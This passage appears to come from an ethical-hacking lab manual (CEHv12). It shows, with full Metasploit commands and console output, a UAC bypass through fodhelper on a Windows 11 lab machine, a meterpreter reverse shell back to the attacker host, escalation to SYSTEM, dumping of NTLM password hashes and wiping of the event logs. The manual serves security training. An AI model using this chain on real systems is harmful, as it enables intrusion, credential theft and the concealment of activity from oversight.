[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >
```

56. From the result, it is evident that the security configuration of the **Windows 11** machine is blocking you from gaining unrestricted access to it.

57. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

Note: In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.

58. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.

msfconsole - Parrot Terminal

```

PERSONATION, ACCEPT_WIN32_NAME, STREAM, MUTUAL_AUTH, APPCONTAINER_PASSTHROUGH
MaxToken : 24576
RPCID    : 14
Version  : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Bounding session 1...
msf6 exploit(multi/handler) >

```

59. Now, we will use the **bypassuac_fodhelper** exploit for windows. To do so, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
RPCID : 14
Version : 1

===== SysmonEvents =====

ERROR: Unable to collect. Must be an administrator.

[*] Completed collection in 19.274 seconds

C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220408083415_default_10.10.1.11_windows.hashes_363363.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Bounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) >

```

60. Here, you need to configure the exploit. To know which options you need to configure in the exploit, type **show options** and press **Enter**. The **Module options** section appears, displaying the requirement for the exploit. Observe that the **SESSION** option is required, but the **Current Setting** is empty.

The screenshot shows the msfconsole interface on a Parrot OS terminal window. The command `msf6 exploit(windows/local/bypassuac_fodhelper) > show options` has been run, displaying the following configuration options:

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

At the bottom of the console, the prompt `msf6 exploit(windows/local/bypassuac_fodhelper) >` is visible.

61. Type **set SESSION 1** (1 is the current Meterpreter session which is running in the background) and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is configuring an exploit module:

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC    process       yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.10.1.13     yes        The listen address (an interface may be specified)
LPORT      4444           yes        The listen port

Exploit target:
Id  Name
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

62. Now that we have configured the exploit, our next step will be to set and configure a payload. To do so, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**. This will set the **meterpreter/reverse_tcp** payload.

63. The next step is to configure this payload. To see all the options, you need to configure in the exploit, type **show options** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following msf6 command-line interface session:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
----      -----          -----    -----
SESSION   1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----    -----
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

The terminal window has a dark background with green text. The title bar says "msfconsole - Parrot Terminal". The bottom of the window shows the CyberQ logo.

64. The **Module options** section appears, displaying the previously configured exploit. Here, observe that the session value is set.

65. The **Payload options** section displays the requirement for the payload.

Observe that:

- o The **LHOST** option is required, but **Current Setting** is empty (here, you need to set the IP Address of the local host, (here, the **Parrot Security** machine)
- o The **EXITFUNC** option is required, but **Current Setting** is already set to **process**, so ignore this option
- o The **LPORT** option is required, but **Current Setting** is already set to port number **4444**, so ignore this option

The screenshot shows the msfconsole interface on a Parrot Security system. The user has loaded the exploit module `windows/local/bypassuac_fodhelper`. They have set the session to 1 and chosen a payload of `windows/meterpreter/reverse_tcp`. The `show options` command was run, displaying the following configuration:

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > show options
```

Module options (exploit/windows/local/bypassuac_fodhelper):

Name	Current Setting	Required	Description
SESSION	1	yes	The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, None)
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

```
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

66. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

67. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

Note: In This task, **10.10.1.13** is the IP Address of the attacker machine (here, **Parrot Security**).

68. You have successfully configured the exploit and payload. Type **exploit** and press **Enter**. This begins to exploit the UAC settings on the **Windows 11** machine.

69. As you can see, the BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine; you have now successfully completed a Meterpreter session.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
LPORT      4444      yes      The listen port
BeRoot

Exploit target:

Id Name
-- --
0 Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400
meterpreter >

```

70. Now, let us check the current User ID status of Meterpreter by issuing the **getuid** command. You will observe that the Meterpreter server is still running with normal user privileges.

msfconsole - Parrot Terminal

```

File Edit View Search Terminal Help
BeRoot

Exploit target:

Id Name
-- --
0 Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >

```

71. At this stage, we shall re-issue the **getsystem** command with the **-t 1** switch to elevate privileges. To do so, type **getsystem -t 1** and press **Enter**.

Note: If the command **getsystem -t 1** does not run successfully, issue the command **getsystem**.

72. This time, the command successfully escalates user privileges and returns a message stating **got system**, as shown in the screenshot.

Note: In Windows OSes, named pipes provide legitimate communication between running processes. You can exploit this technique to escalate privileges on the victim system to utilize a user account with higher access privileges.

73. Now, type **getuid** and press **Enter**. The Meterpreter session is now running with system privileges (**NT AUTHORITY\SYSTEM**), as shown in the screenshot.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal output is as follows:

```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Cleaning up registry keys ...
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50278) at 2022-04-05 03:59:05 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

74. Let us check if we have successfully obtained the **SYSTEM/admin** privileges by issuing a Meterpreter command that requires these privileges in order to execute.

75. Now, we shall try to obtain password hashes located in the SAM file of the **Windows 11** machine.

76. Type the command **run post/windows/gather/smart_hashdump** and press **Enter**. This time, Meterpreter successfully extracts the NTLM hashes and displays them, as shown in the screenshot.

Note: You can further crack these password hashes to obtain plaintext passwords.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session is running as "Windows11\Admin". The user has used the "getsystem" command to escalate privileges to "NT AUTHORITY\SYSTEM". A "smart_hashdump" module is then run to extract password hashes. The output shows the hashes for several users, including Administrator, DefaultAccount, WDAGUtilityAccount, Admin, Jason, Shiela, and Martin.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Server username: Windows11\Admin
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
meterpreter >

```

77. Thus, you have successfully escalated privileges by exploiting the Windows 11 machine's vulnerabilities.

78. You can now remotely execute commands such as **clearev** to clear the event logs that require administrative or root privileges. To do so, type **clearev** and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The session is running as "NT AUTHORITY\SYSTEM". The user runs the "smart_hashdump" module to extract password hashes. After the hashes are dumped, the user types "clearev" and presses Enter. The output shows the command clearing records from Application, System, and Security event logs.

```

Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
[*] No users with password hints on this system
[*] Dumping password hashes...
[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[+] Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...
meterpreter >

```


79. This concludes the demonstration of how to escalate privileges by exploiting client-side vulnerabilities using Metasploit.
80. Close all open windows and document all the acquired information.
81. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and restart the machine. To do that click **Menu** button at the bottom left of the **Desktop**, from the menu and click **Turn off the device** icon. A **Shut down this system now?** pop-up appears, click on **Restart** button.

Task 2: Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter

The Metasploit Framework is a tool for developing and executing exploit code against a remote target machine. It is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore the target machine and execute code.

